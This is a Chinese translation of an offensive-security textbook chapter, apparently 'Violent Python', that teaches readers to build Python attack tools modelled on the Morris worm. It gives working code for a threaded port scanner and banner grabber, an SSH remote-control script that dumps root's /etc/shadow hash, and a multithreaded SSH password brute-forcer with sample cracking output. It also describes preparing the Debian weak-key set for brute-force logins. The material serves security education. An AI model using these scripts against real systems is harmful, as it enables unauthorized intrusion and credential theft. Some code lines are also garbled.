1. **：渗透测试**

本章内容：

1. 构建一个端口扫描器
2. 构建一个SSH的僵尸网络
3. 通过FTP连接WEB来渗透
4. 复制Conficker蠕虫
5. 写你的第一个0day利用代码

做一个战士不是一件简单的事。这是一场无休止的、会持续到我们生命最后一刻的斗争。没有人生下来就是战士， 就像没人生下来就注定庸碌, 是我们让自己变成这样或者那样！

—Kokoro by Natsume Sosek（夏目漱石）, 1914, Japan（日本）

**引文：Morris蠕虫病毒——如今仍然会有效果么？**

在StuxNet蠕虫病毒瘫痪了伊朗在Bushehr和Natantz（地名）的核动力的22年前，一个康奈尔大学的研究生推出了第一款“数字炸药”。 Robert Tappen Morris Jr（罗伯特·莫里斯），国家安全局国家计算机安全中心的负责人的儿子，用一种被巧妙地称为Morris蠕虫的病毒感染了6000个工作站。6000个工作站在今天的标准下似乎微不足道，但在1988年，这个数字代表了当时互联网上所有计算机的百分之十。为了消除莫里斯的蠕虫病毒留下的伤害，美国政府问责局提出了100000000美元以上的预算。那么这种蠕虫病毒是如何工作的呢？

莫里斯的蠕虫病毒使用了三管齐下的攻击方式来破坏系统。它首先利用了UNIX 的sendmail程序的漏洞。其次，他利用了Unix 系统守护进程功能的一个用以分离的漏洞。最后，他会用一些常见的用户名和密码，试图连接到使用远程shell的目标（RSH）。如果这三次攻击成功执行，蠕虫会用一个小的程序，像钩子一样把病毒(Eichin & Rochlis, 1989)的剩余部分拉过来。

与此相似的攻击如今仍然会有效果么？我们能学习写出几乎相同的一些东西么？这些问题为本章剩余要讲解的部分提供了基础。莫里斯用C语言编写了他的大部分攻击软件。然后，C语言是一个非常强大的语言，学习他也是有挑战性的。与此形成鲜明对比的是，python语言具有易于掌握的语法和丰富的第三方模块。这提供了一个更好的平台支持，并且让大多数开发者能相当容易的发起攻击。在接下来的内容中，我们将使用python来重新构建莫里斯蠕虫的部分代码。

**构建一个端口扫瞄器**

侦查是任何网络攻击的第一步。在选择目标的漏洞利用程序之前攻击者必须找出漏洞在哪。在下面的章节中，我们将建立一个小型的侦查脚本用来扫描目标主机开放的TCP端口。然而，为了与TCP端口进行交互，我们需要先建立TCP套接字。

Python，像大多数现代编程语言一样，提供了访问BCD套接字的接口。BCD套接字提供了一个应用程序编程接口，允许程序员编写应用程序用以执行主机之间的网络通讯。通过一系列的socket API函数，我们可以创建，绑定，监听，连接或者发送流量在TCP/IP套接字上。在这一点上，更好的理解TCP/IP和socket是为了帮助我们更加进一步的发展我们自己的攻击。

大多数的Internet访问程序是在TCP之上的。例如，一个目标组织，Web服务可能运行在TCP的80端口之上，邮件服务可能运行在TCP的25端口之上，文件传输服务可能运行在TCP的21端口之上。为了连接目标组织的这些服务，攻击者必须知道Internet协议的地址和与服务相关的TCP端口。对目标组织熟悉的人可能有这些信息，但攻击者可能没有。

攻击者经常以端口扫描拉开一次成功渗透攻击的序幕。一种类型的端口扫描就是发送一个TCP SYN包里面包含了一系列的常用的端口并等待TCP ACK响应，从而判断端口是否开放。相比之下，也可以用一个全握手协议的TCP连接扫描来确定服务或者端口的可用性。

**TCP全连接扫描**

让我们开始编写我们自己的TCP端口扫瞄器，利用TCP全连接扫描来识别主机。首先，我们要导入Python的BCD套接字API模块socket。Socket API提供了一系列的函数将用来实现我们的TCP端口扫描。为了深入了解，请查看Python的标准库文档，地址：<http://docs.Python.org/library/socket.html>

socket.**gethostbyname**(*hostname*) ：这个函数将主机名换换为IP地址，如 www.syngress.com将会返回IPv4地址为69.163.177.2。

socket.**gethostbyaddr**(*ip\_address*) ：这个函数传入一个IP地址将返回一个元组， 其中包含主机名，别名列表和同一接口的IP地址列表。

socket.**socket**([family[, type[, proto]]]) ：这个函数将产生一个新的socket，通过给定的socket 地址簇和socket类型，地址簇的可以是AF\_INET(默认),AF\_INET6或者是AF\_UNIX,

另外，socket类型可以为一个TCP套接字即SOCK\_STREAM(默认)，或者是UDP套 接字即SOCK\_DGRAM，或者其他的套接字类型。最后协议号通常为零，在大多数 情况下省略不写。

socket.**create\_connection**(address[, timeout[, source\_address]] ：这个函数传入一个包含IP地 址和端口号的二元元组返回一个socket对象，此外还可以选择超时重连。(注：这个 函数比socket.connect()更加高级可以兼容IPv4和IPv6)。

为了更好的理解我们的TCP端口扫瞄器的工作原理，我们将脚本分为五个步骤，一步一步的写出每个步骤的代码。第一步，我们要输入目标主机名和要扫描的常用端口列表。接着，我们将通过目标主机名得到目标的网络IP地址。我们将用列表里面的每一个端口去连接目标地址，最后确定端口上运行的特殊服务。我们将发送特定的数据，并读取特定应用程序返回的标识。

在我们的第一步中，我们从用户那接受主机名和端口。因此我们的程序将利用optparse标准库来解析命令行选项，调用optparse.OptionParser()创建一个选项分析器，然后通过parser.add\_option()函数来指定命令选项。（注：optparse模块在2.7版本后将被弃用也不会得到更新，会使用argparse模块来替代）下面的例子显示了一个快速解析目标主机和扫描端口的方法。

# coding=UTF-8  
**import** optparse  
parser = optparse.OptionParser('usage %prog –H <target host> -p <target port>')  
parser.add\_option('-H', dest='tgtHost', type='string', help='specify target host')  
parser.add\_option('-p', dest='tgtPort', type='int', help='specify target port')  
(options, args) = parser.parse\_args()  
tgtHost = options.tgtHost  
tgtPort = options.tgtPort  
**if** (tgtHost == None) | (tgtPort == None):  
 **print**(parser.usage)  
 exit(0)  
**else**:  
 **print**(tgtHost)  
 **print**(tgtPort)

接下来，我们将构建两个函数connScan和portScan,portScan函数需要主机名和端口作为参数。它首先尝试通过gethostbyname()函数从友好的主机名中解析出主机IP地址。接下来，它将打印出主机名或者IP地址，然后枚举每一个端口尝试着用connScan函数去连接主机。connScan函数需要两个参数：tgtHost and tgtPort，

并尝试产生一个到目标主机端口的连接。如果成功的话，connScan将打印端口开放的信息，如果失败的话，将打印端口关闭的信息。

# coding=UTF-8  
**import** optparse  
**import** socket

**def connScan**(tgtHost, tgtPort):  
 **try**:  
 connSkt = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 connSkt.connect((tgtHost, tgtPort))  
 **print**('[+]%d/tcp open' % tgtPort)  
 connSkt.close()  
 **except**:  
 **print**('[-]%d/tcp closed' % tgtPort)  
  
**def portScan**(tgtHost, tgtPorts):  
 **try**:  
 tgtIP = socket.gethostbyname(tgtHost)  
 **except**:  
 **print**("[-] Cannot resolve '%s': Unknown host" % tgtHost)  
 **return  
 try**:  
 tgtName = socket.gethostbyaddr(tgtIP)  
 **print**('\n[+] Scan Results for: ' + tgtName[0])  
 **except**:  
 **print**('\n[+] Scan Results for: ' + tgtIP)  
 socket.setdefaulttimeout(1)  
 **for** tgtPort **in** tgtPorts:  
 **print**('Scanning port ' + str(tgtPort))  
 connScan(tgtHost, int(tgtPort))  
#测试是否有效  
portScan('www.baidu.com', [80,443,3389,1433,23,445])


**捕获应用标识**

为了从捕获我们的目标主机的应用标识，我们必须首先插入额外的验证代码到connScan函数中。一旦发现开放的端口，我们发送一个字符串数据到这个端口然后等待响应。收集这些响应并推断可能会得到运行在目标主机端口上的应用程序的一些信息。

# coding=UTF-8  
**import** optparse  
**import** socket  
  
**def connScan**(tgtHost, tgtPort):  
 **try**:  
 connSkt = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 connSkt.connect((tgtHost, tgtPort))  
 connSkt.send('ViolentPython\r\n')  
 results = connSkt.recv(100)  
 **print**('[+]%d/tcp open' % tgtPort)  
 **print**('[+] ' + str(results))  
 connSkt.close()  
 **except**:  
 **print**('[-]%d/tcp closed' % tgtPort)  
  
**def portScan**(tgtHost, tgtPorts):  
 **try**:  
 tgtIP = socket.gethostbyname(tgtHost)  
 **except**:  
 **print** "[-] Cannot resolve '%s': Unknown host" %tgtHost  
 **return  
 try**:  
 tgtName = socket.gethostbyaddr(tgtIP)  
 **print**('\n[+] Scan Results for: ' + tgtName[0])  
 **except**:  
 **print**('\n[+] Scan Results for: ' + tgtIP)  
 socket.setdefaulttimeout(1)  
 **for** tgtPort **in** tgtPorts:  
 **print**('Scanning port ' + str(tgtPort))  
 connScan(tgtHost, int(tgtPort))

**def main**():  
 parser = optparse.OptionParser('usage %prog –H <target host> -p <target port>')  
 parser.add\_option('-H', dest='tgtHost', type='string', help='specify target host')  
 parser.add\_option('-p', dest='tgtPort', type='int', help='specify target port')  
 (options, args) = parser.parse\_args()  
 tgtHost = options.tgtHost  
 tgtPort = options.tgtPort  
 args.append(tgtPort)  
 **if** (tgtHost == None) | (tgtPort == None):  
 **print**('[-] You must specify a target host and port[s]!')  
 exit(0)  
 portScan(tgtHost, args)  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

例如说，扫描一个站点，以下是扫描获得的信息：



可以看到目标主机的开放端口和相应的服务版本，再以后的入侵中将会用到这些信息。

**多线程扫描**

因为每一个socket都有时间延迟，每一个socket扫描都将会耗时几秒钟，虽然看起来无足轻重，但是如果我们扫描多个端口和主机延迟时间将迅速增大。理想情况下，我们希望这些socket按顺序扫描。引入Python线程。线程提供了一种同时执行的方式。在我们的扫描中利用线程，只需将portScan()函数的迭代改一下。请注意，我们可以把每一个connScan()函数都当做是一个线程。在迭代的过程中产生的每一个线程将在同时执行。

**for tgtPort in tgtPorts:**

**print('Scanning port ' + str(tgtPort))**

**t = threading.Thread(target=connScan, args=(tgtHost, int(tgtPort)))**

**t.start()**

多线程在速度上给我们提供了显著地优势，但是目前有一个缺点，我们的函数connScan()打印在屏幕上的内容时如果多线程在同一时刻打印的话可能会出现乱序。为了让函数完整正确的输出信息，我们就使用信号量。一个简单的信号量为我们提供了一个锁来阻止其他线程进入。注意在打印输出之前，我们抢占一个锁使用screenLock.acquire()来加锁。如果锁打开，信号量将允许线程继续运行然后打印输出，如果锁定，我们将要等到控制信号量的进程释放锁。利用信号量，我们可以保证在任何个定的时间只有一个线程在打印屏幕输出。在我们的异常处理代码中，在结束之前将结束下面的代码快。

**screenLock = threading.Semaphore(value=1)**

**def connScan(tgtHost, tgtPort):**

**try:**

**connSkt = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)**

**connSkt.connect((tgtHost, tgtPort))**

**connSkt.send('ViolentPython\r\n')**

**results = connSkt.recv(100)**

**screenLock.acquire()**

**print('[+]%d/tcp open' % tgtPort)**

**print('[+] ' + str(results))**

**except:**

**screenLock.acquire()**

**print('[-]%d/tcp closed' % tgtPort)**

**finally:**

**screenLock.release()**


**connSkt.close()**

将所有的功能组合在一起，我们将产生我们最终的端口扫面器脚本。

# coding=UTF-8  
**import** optparse  
**import** socket  
**import** threading

screenLock = threading.Semaphore(value=1)  
**def connScan**(tgtHost, tgtPort):  
 **try**:  
 connSkt = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 connSkt.connect((tgtHost, tgtPort))  
 connSkt.send('ViolentPython\r\n')  
 results = connSkt.recv(100)  
 screenLock.acquire()  
 **print**('[+]%d/tcp open' % tgtPort)  
 **print**('[+] ' + str(results))  
 **except**:  
 screenLock.acquire()  
 **print**('[-]%d/tcp closed' % tgtPort)  
 **finally**:  
 screenLock.release()  
 connSkt.close()  
  
**def portScan**(tgtHost, tgtPorts):  
 **try**:  
 tgtIP = socket.gethostbyname(tgtHost)  
 **except**:  
 **print** "[-] Cannot resolve '%s': Unknown host" %tgtHost  
 **return  
 try**:  
 tgtName = socket.gethostbyaddr(tgtIP)  
 **print**('\n[+] Scan Results for: ' + tgtName[0])  
 **except**:  
 **print**('\n[+] Scan Results for: ' + tgtIP)  
 socket.setdefaulttimeout(1)  
 **for** tgtPort **in** tgtPorts:  
 **print**('Scanning port ' + str(tgtPort))  
 t = threading.Thread(target=connScan, args=(tgtHost, int(tgtPort)))  
 t.start()  
  
**def main**():  
 parser = optparse.OptionParser('usage %prog –H <target host> -p <target port>')  
 parser.add\_option('-H', dest='tgtHost', type='string', help='specify target host')  
 parser.add\_option('-p', dest='tgtPort', type='int', help='specify target port')  
 (options, args) = parser.parse\_args()  
 tgtHost = options.tgtHost  
 tgtPort = options.tgtPort  
 args.append(tgtPort)  
 **if** (tgtHost == None) | (tgtPort == None):  
 **print**('[-] You must specify a target host and port[s]!')  
 exit(0)  
 portScan(tgtHost, args)  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

运行这个脚本，我们将看到一下结果：



**结合Nmap扫瞄器**

我们前面的例子提供了一个快速执行TCP扫描的脚本。这可能会限制我们执行额外的扫描，如ACK, RST, FIN, or SYN-ACK等Nmap工具包所提供的扫描。它实际上是一个标准的扫描工具包，它提供了相当多的功能，这就引出了问了，我们为什么不使用Nmap工具包了？进入Python真真美妙的地方。当Fyodor Vaskovich编写Nmap时用了C语言和Lua脚本。Nmap能够被相当不错的集成到Python中。Nmap产生给予XML的输出，Steve Milner 和 Brian Bustin编写了Python的XML解析库。它提供了我们用Python利用完整功能的Nmap的能力。在开始之前，你必须安装python-nmap库，你能从http://xael.org/norman/

python/python-nmap/安装python-nmap库。确保你安装时对应了不同的Python2.X或者Python3.X版本。

**更多的扫描信息**

**其他类型的端口扫描**

考虑到还有一些其他类型的扫描，虽然我们缺乏用TCP选项制作数据包的工具，但在稍后的第五章中将会涉及到。那是看你能能添加一些扫描类型到你的端口扫瞄器中。

**TCP SYN 扫描 ：**又称为半开放扫描，这种类型的扫描发送一个SYN的TCP连接数包等待响应，当返回RST数据包表示端口关闭，返回ACK数据包表示端口开放。

**TCP NULL 扫描 ：**TCP空扫描设置TCP的标志头为零。如果返回一个RST数据包则表示这个端口是关闭的。


**TCP FIN 扫描 :** TCP FIN扫描发送一个FIN数据包，主动关闭连接，等待一个圆满的终止，如果返回RST数据包则表示端口是关闭的。

**TCP XMAS 扫描 ：**TCP XMAS扫描设置 PSH, FIN,和URG TCP标志位，如返回RST数据包则表示这个端口是关闭的。

Python-nmap库安装后，我们现在可以导入nmap库到我们的脚本中然后用我们的python脚本运行nmap扫描，需要创建一个PortScanner()类的实例才能运行我们的扫描对象。该类有一个scan()函数，接受主机IP地址和端口作为输入，然后运行基本的nmap扫描。此外，我们可以索引扫描结果并打印端口状态。以下为nmap扫描脚本代码：

# coding=UTF-8  
**import** optparse  
**import** nmap  
  
**def nmapScan**(tgtHost, tgtPort):  
 nmScan = nmap.PortScanner()  
 results = nmScan.scan(tgtHost, tgtPort)  
 state = results['scan'][tgtHost]['tcp'][int(tgtPort)]['state']  
 **print**(" [\*] " + tgtHost + " tcp/" + tgtPort + " " + state)  
**def main**():  
 parser = optparse.OptionParser('usage %prog –H <target host> -p <target port>')  
 parser.add\_option('-H', dest='tgtHost', type='string', help='specify target host')  
 parser.add\_option('-p', dest='tgtPort', type='string', help='specify target port')  
 (options, args) = parser.parse\_args()  
 tgtHost = options.tgtHost  
 tgtPort = options.tgtPort  
 args.append(tgtPort)  
 **if** (tgtHost == None) | (tgtPort == None):  
 **print**('[-] You must specify a target host and port[s]!')  
 exit(0)  
 **for** tgport **in** args:  
 nmapScan(tgtHost, tgport)  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

运行我们的nmap扫描脚本，我们可以看到nmap多种方式扫描的准确结果



**构建一个SSH的僵尸网络**

现在，我们已经构建了一个端口扫描器来寻找目标，我们就可以开始利用每个服务漏洞的任务了。莫里斯蠕虫包含了常用的用户名和密码，通过暴力破解来远程连接目标的shell(RSH)，将其作为蠕虫的三种攻击向量之一。1988年，RSH提供了一种极好的（虽然不安全）方法用于系统管理员来远程连接到计算机并控制它，从而在主机上执行一系列的终端命令。安全的shell(SSH)协议已经取代了RSH协议，通过接合RSH协议与公钥密码方案来确保安全。然而，这只是停止了少数人使用常用的用户名和密码的暴力破解作为攻击向量。SSH蠕虫已经被证明是非常成功的和常见的攻击向量。查看我们最近一次对www.violentpython.org的SSH攻击的入侵检测(IDS)日志。在这，攻击者试图用UCLA(加利福尼亚大学洛杉矶分校)，牛津，matrix账户连接到机器。这些都是有趣的选择。幸运的是，IDS注意到攻击者的IP地址有强制制造密码的趋势后阻止了攻击者进一步的SSH登陆尝试。

**Received From: violentPython->/var/log/auth.log**

**Rule: 5712 fired (level 10) -> "SSHD brute force trying to get access**

**to the system."**

**Portion of the log(s):**

**Oct 13 23:30:30 violentPython sshd[10956]: Invalid user ucla from**

**67.228.3.58**

**Oct 13 23:30:29 violentPython sshd[10954]: Invalid user ucla from**

**67.228.3.58**

**Oct 13 23:30:29 violentPython sshd[10952]: Invalid user oxford from**

**67.228.3.58**

**Oct 13 23:30:28 violentPython sshd[10950]: Invalid user oxford from**

**67.228.3.58**

**Oct 13 23:30:28 violentPython sshd[10948]: Invalid user oxford from**

**67.228.3.58**

**Oct 13 23:30:27 violentPython sshd[10946]: Invalid user matrix from**

**67.228.3.58**

**Oct 13 23:30:27 violentPython sshd[10944]: Invalid user matrix from**

**67.228.3.58**

**通过Pexpect与SSH进行沟通**

（注：Pexpect 是 Don Libes 的 Expect 语言的一个 Python 实现，是一个用来启动子程序，并使用正则表达式对程序输出做出特定响应，以此实现与其自动交互的 Python 模块。 Pexpect 的使用范围很广，可以用来实现与 ssh、ftp 、telnet 等程序的自动交互；可以用来自动复制软件安装包并在不同机器自动安装；还可以用来实现软件测试中与命令行交互的自动化）

让我们实现自己的自动化蠕虫通过暴力破解目标的用户凭据。因为SSH客户端需要用户的交互，我们的脚本必须等待和匹配期望的输入，在发送进一步的输入命令之前。考虑一下以下的情景，为了连接我们的IP地址为127.0.0.1的SSH机器，首先应用程序要求我们确认RSA密钥，在这种情况下，我们必须回答“yes”才能继续。接着应用程序要求我们输入密码。最后，我们执行我们的命令“uname -a”来确定目标机器的运行版本。

**attacker$ ssh root@127.0.0.1**

**The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.**

**RSA key fingerprint is 5b:bd:af:d6:0c:af:98:1c:1a:82:5c:fc:5c:39:a3:68.**

**Are you sure you want to continue connecting (yes/no)? yes**

**Warning: Permanently added '127.0.0.1' (RSA) to the list of known**

**hosts.**

**Password:\*\*\*\*\*\*\*\*\*\*\*\*\*\***

**Last login: Mon Oct 17 23:56:26 2011 from localhost**

**attacker:∼ uname -v**

**Darwin Kernel Version 11.2.0: Tue Aug 9 20:54:00 PDT 2011;**

**root:xnu-1699.24.8∼1/RELEASE\_X86\_64**

为了实现这种交互式的控制台，我们将充分利用名为Pexpect的第三方Python模块(可以到http://pexpect.sourceforge.net下载)。Pexpect有和程序交互的能力，并寻找预期的输出，然后基于预期做出响应，这使得它成为自动暴力破解SSH用户凭证的一个极好的工具。

检查connect()函数，这个函数接收用户名，主机名和密码，并返回一个SSH连接，从而得到大量的SSH连接。利用Pexpect模块，并等待一个预期的输出。有三个预期的输出会出现---一个超时，一个信息提示这个主机有一个新的公共密钥，或者是一个密码输入提示。如果结果是超时，session.expect()函数将会返回0，接下来的选择语句警告这个并在返回之前打印一个错误信息。如果child.expect()函数捕捉到一个ssh\_newkey信息，他将返回1.这将迫使函数发送一个消息“yes”来接受这个新key。接下来，函数在发送密码之前将等待密码提示。

**import pexpect**

**PROMPT = ['# ', '>>> ', '> ', '\$ ']**

**def send\_command(child, cmd):**

**child.sendline(cmd)**

**child.expect(PROMPT)**

**print(child.before)**

**def connect(user, host, password):**

**ssh\_newkey = 'Are you sure you want to continue connecting'**

**connStr = 'ssh ' + user + '@' + host**

**child = pexpect.spawn(connStr)**

**ret = child.expect([pexpect.TIMEOUT, ssh\_newkey, '[P|p]assword:'])**

**if ret == 0:**

**print('[-] Error Connecting')**

**return**

**if ret == 1:**

**child.sendline('yes')**

**ret = child.expect([pexpect.TIMEOUT, '[P|p]assword:'])**

**if ret == 0:**

**print('[-] Error Connecting')**

**return**

**child.sendline(password)**

**child.expect(PROMPT)**

**return child**

一旦通过认证，现在我们可以使用一个单独的函数commend()发送命令给SSH会话。commend()函数接受一个SSH会话和命令字符串作为输入。然后发送命令字符串给SSH会话，等待命令提示。捕捉到命令提示后将从SSH会话中打印输出。

**import pexpect**

**PROMPT = ['# ', '>>> ', '> ', '\$ ']**

**def send\_command(child, cmd):**

**child.sendline(cmd)**

**child.expect(PROMPT)**

**print(child.before)**

将一切包装在一起，现在我们有了一个能连接和控制SSH会话交互的脚本了。

# coding=UTF-8  
\_\_author\_\_ = 'dj'

**import** pexpect  
PROMPT = ['# ', '>>> ', '> ', '\$ ']  
**def send\_command**(child, cmd):  
 child.sendline(cmd)  
 child.expect(PROMPT)  
 **print**(child.before)  
**def connect**(user, host, password):  
 ssh\_newkey = 'Are you sure you want to continue connecting'  
 connStr = 'ssh ' + user + '@' + host  
 child = pexpect.spawn(connStr)  
 ret = child.expect([pexpect.TIMEOUT, ssh\_newkey, '[P|p]assword:'])  
 **if** ret == 0:  
 **print**('[-] Error Connecting')  
 **return  
 if** ret == 1:  
 child.sendline('yes')  
 ret = child.expect([pexpect.TIMEOUT, '[P|p]assword:'])  
 **if** ret == 0:  
 **print**('[-] Error Connecting')  
 **return** child.sendline(password)  
 child.expect(PROMPT)  
 **return** child  
**def main**():  
 host = 'localhost'  
 user = 'root'  
 password = 'toor'  
 child = connect(user, host, password)  
 send\_command(child, 'cat /etc/shadow | grep root')  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

运行这个脚本。我们可以看到我们可以连接到一个SSH服务器，并远程控制者个主机。我们通过简单的命令以root身份读取/etc/shadow文件来显示哈希密码，我么可以使用这个工具做一些更狡猾的事情，比如说用wget下载渗透工具。你可以在Backtrack上通过生成ssh-keys来启动SSH服务。尝试启动SSH服务器，然后用这个脚本区连接它。

**attacker# ssh-kengen**

**Generating public/private rsa1 key pair.**

**<..SNIPPED..>**

**attacker# service ssh start**

**ssh start/running, process 4376**

**attacker# python sshCommand.py**

**cat /etc/shadow | grep root**

**root:$6$ms32yIGN$NyXj0YofkK14MpRwFHvXQW0yvUid.slJtgxHE2EuQqgD 74S/GaGGs5VCnqeC.bS0MzTf/EFS3uspQMNeepIAc.:15503:0:99999:7:::**

**通过Pxssh暴力破解SSH密码**

在写最后一个脚本时真的让我们更加深入的了解了pexpect模块的能力，但我们可以简化之前的脚本利用pxssh模块。Pxssh是Pexpect模块附带的脚本，它可以直接与SSH会话进行交互，通过预先定义的login(),logout(),prompt()函数。使用pxssh模块，我们可以压缩我们之前的代码。

**import pxssh**

**def send\_command(s, cmd):**

**s.sendline(cmd)**

**s.prompt()**

**print(s.before)**

**def connect(host, user, password):**

**try:**

**s = pxssh.pxssh()**

**s.login(host, user, password)**

**return s**

**except:**

**print '[-] Error Connecting'**

**exit(0)**

**s = connect('127.0.0.1', 'root', 'toor')**

**send\_command(s, 'cat /etc/shadow | grep root')**

我们的脚本快要完成了。我们只需要对我们的脚本稍作修改就能暴力破解SSH认证。除了增加一些选项解析主机名，用户名和密码文件，我们唯一要做的就是稍微修改一下connect()函数。如果login()函数成功登陆没有异常的话，我们将打印消息提示发现密码，然后更新全局布尔值标识。否则，我们将捕捉异常。如果异常显示密码“refused”，我们知道密码错误，直接返回。然而，如果异常显示socket套接字“read\_nonblocking”，我们可以假设这个SSH服务器超过了最大连接数，然后我们会睡眠几秒再次尝试相同的密码连接。此外，如果异常显示pxssh难以获得命令提示符，我们将睡眠一会使它能获取命令提示符。值得注意的是我们包含一个布尔值在connect()的函数参照中。connect()函数可以递归的调用其他的connect()函数，我们希望调用者可以释放连接锁信号量。

# coding=UTF-8  
**import** pxssh  
**import** optparse  
**import** time  
**import** threading  
  
maxConnections = 5  
connection\_lock = threading.BoundedSemaphore(value=maxConnections)  
Found = False  
Fails = 0  
  
**def connect**(host, user, password, release):  
 **global** Found, Fails  
 **try**:  
 s = pxssh.pxssh()  
 s.login(host, user, password)  
 **print**('[+] Password Found: ' + password)  
 Found = True  
 **except** Exception **as** e:  
 **if** 'read\_nonblocking' **in** str(e):  
 Fails += 1  
 time.sleep(5)  
 connect(host, user, password, False)  
 **elif** 'synchronize with original prompt' **in** str(e):  
 time.sleep(1)  
 connect(host, user, password, False)  
 **finally**:  
 **if** release:  
 connection\_lock.release()  
**def main**():  
 parser = optparse.OptionParser('usage%prog '+'-H <target host> -u <user> -f <password list>')  
 parser.add\_option('-H', dest='tgtHost', type='string', help='specify target host')  
 parser.add\_option('-f', dest='passwdFile', type='string', help='specify password file')  
 parser.add\_option('-u', dest='user', type='string', help='specify the user')  
 (options, args) = parser.parse\_args()  
 host = options.tgtHost  
 passwdFile = options.passwdFile  
 user = options.user  
 **if** host == None **or** passwdFile == None **or** user == None:  
 **print**(parser.usage)  
 exit(0)  
 fn = open(passwdFile, 'r')  
 **for** line **in** fn.readlines():  
 **if** Found:  
 **print** "[\*] Exiting: Password Found"  
 exit(0)  
 **if** Fails > 5:  
 **print** "[!] Exiting: Too Many Socket Timeouts"  
 exit(0)  
 connection\_lock.acquire()  
 password = line.strip('\r').strip('\n')  
 **print**("[-] Testing: " + str(password))  
 t = threading.Thread(target=connect, args=(host, user, password, True))  
 t.start()  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

尝试用SSH密码暴力破解器破解得到一下结果。这很有趣当指示发现密码为“alpine”，这是iPhone设备的默认根密码。2009年末，一个SSH蠕虫攻击了iPhone。通常越狱的iPhone设备，用户能在iPhone上开启OpenSSH服务。而这被证明是非常有效的对于一些没有察觉的用户。蠕虫iKeee利用这个新问题尝试用默认密码攻击设备。该蠕虫的作者无意用这个蠕虫做任何破坏，但是他们更改iphone的背景图片为Rick Astley的图片，并附上一句话 “ikee never gonna give you up”.

**attacker# python sshBrute.py -H 10.10.1.36 -u root -F pass.txt**

**[-] Testing: 123456789**

**[-] Testing: password**

**[-] Testing: 1234567**

**[-] Testing: alpine**

**[-] Testing: password1**

**[-] Testing: soccer**

**[-] Testing: anthony**

**[-] Testing: friends**

**[+] Password Found: alpine**

**[-] Testing: butterfly**

**[\*] Exiting: Password Found**

**通过弱密钥利用SSH**

密码提供了SSH服务的一种验证方式，但这不是唯一一种验证方式。此外，SSH还提过了另外一种验证方式---公钥加密。在这种情况下，服务器知道公钥，用户知道私钥。使用RSA或者DSA加密算法，服务器为登陆SSH的用户产生他们的密钥。通常，这提供了一个极好的验证方式。通过生成1024位，2048位或者4096位的密钥，使我们很难用弱口令暴力破解。

然而，在2006年Debian Linu的发行版发生了一些有趣的事情。一个开发者评论了一行通过代码自动分析工具找到的代码。代码的特定行保证SSH密钥产生的熵。通过讲解代码的特定行，密钥的搜索空间的减少到15位熵.不仅仅是15位熵，这就意味着每个算法只存在32767个密钥。

HD Morre，CSO和Rapid7的总设计师，生成了1024位和2048位的所有的密钥，在两个小时以内。此外，他使这些密钥debian\_ssh\_dsa\_1024\_x86.tar.bz2可以自行下载。你可以先下载1024位的密钥，然后提取密钥，删除公共密钥，因为只需要私人密钥来测试连接。

**attacker# bunzip2 debian\_ssh\_dsa\_1024\_x86.tar.bz2**

**attacker# tar -xf debian\_ssh\_dsa\_1024\_x86.tar**

**attacker# cd dsa/1024/**

**attacker# ls**

**00005b35764e0b2401a9dcbca5b6b6b5-1390**

**00005b35764e0b2401a9dcbca5b6b6b5-1390.pub**

**00058ed68259e603986db2af4eca3d59-30286**

**00058ed68259e603986db2af4eca3d59-30286.pub**

**0008b2c4246b6d4acfd0b0778b76c353-29645**

**0008b2c4246b6d4acfd0b0778b76c353-29645.pub**

**000b168ba54c7c9c6523a22d9ebcad6f-18228**

**<..SNIPPED..>**

**attacker# rm -rf dsa/1024/\*.pub**

这个漏洞持续了两年之久才被安全人员发现。因此，有相当多的脆弱的SSH服务器。如果我们能构建一个工具来利用这个漏洞就好了。然而，为了访问密钥空间，可能要写一个小的Python脚本来暴力遍历32767个密钥为了验证一个无密码，依赖公共密钥的SSH服务器。事实上，Warcat小组写过这样的脚本，并将它上传到了milw0rm，就在漏洞被发现的当天。Exploit-DB存档了Warcat小组的脚本，在http://www.exploit-db.com/exploits/5720/网站上。然而，我们将编写我们自己的脚本，利用用来编写密码暴力破解的的pexcept模块。

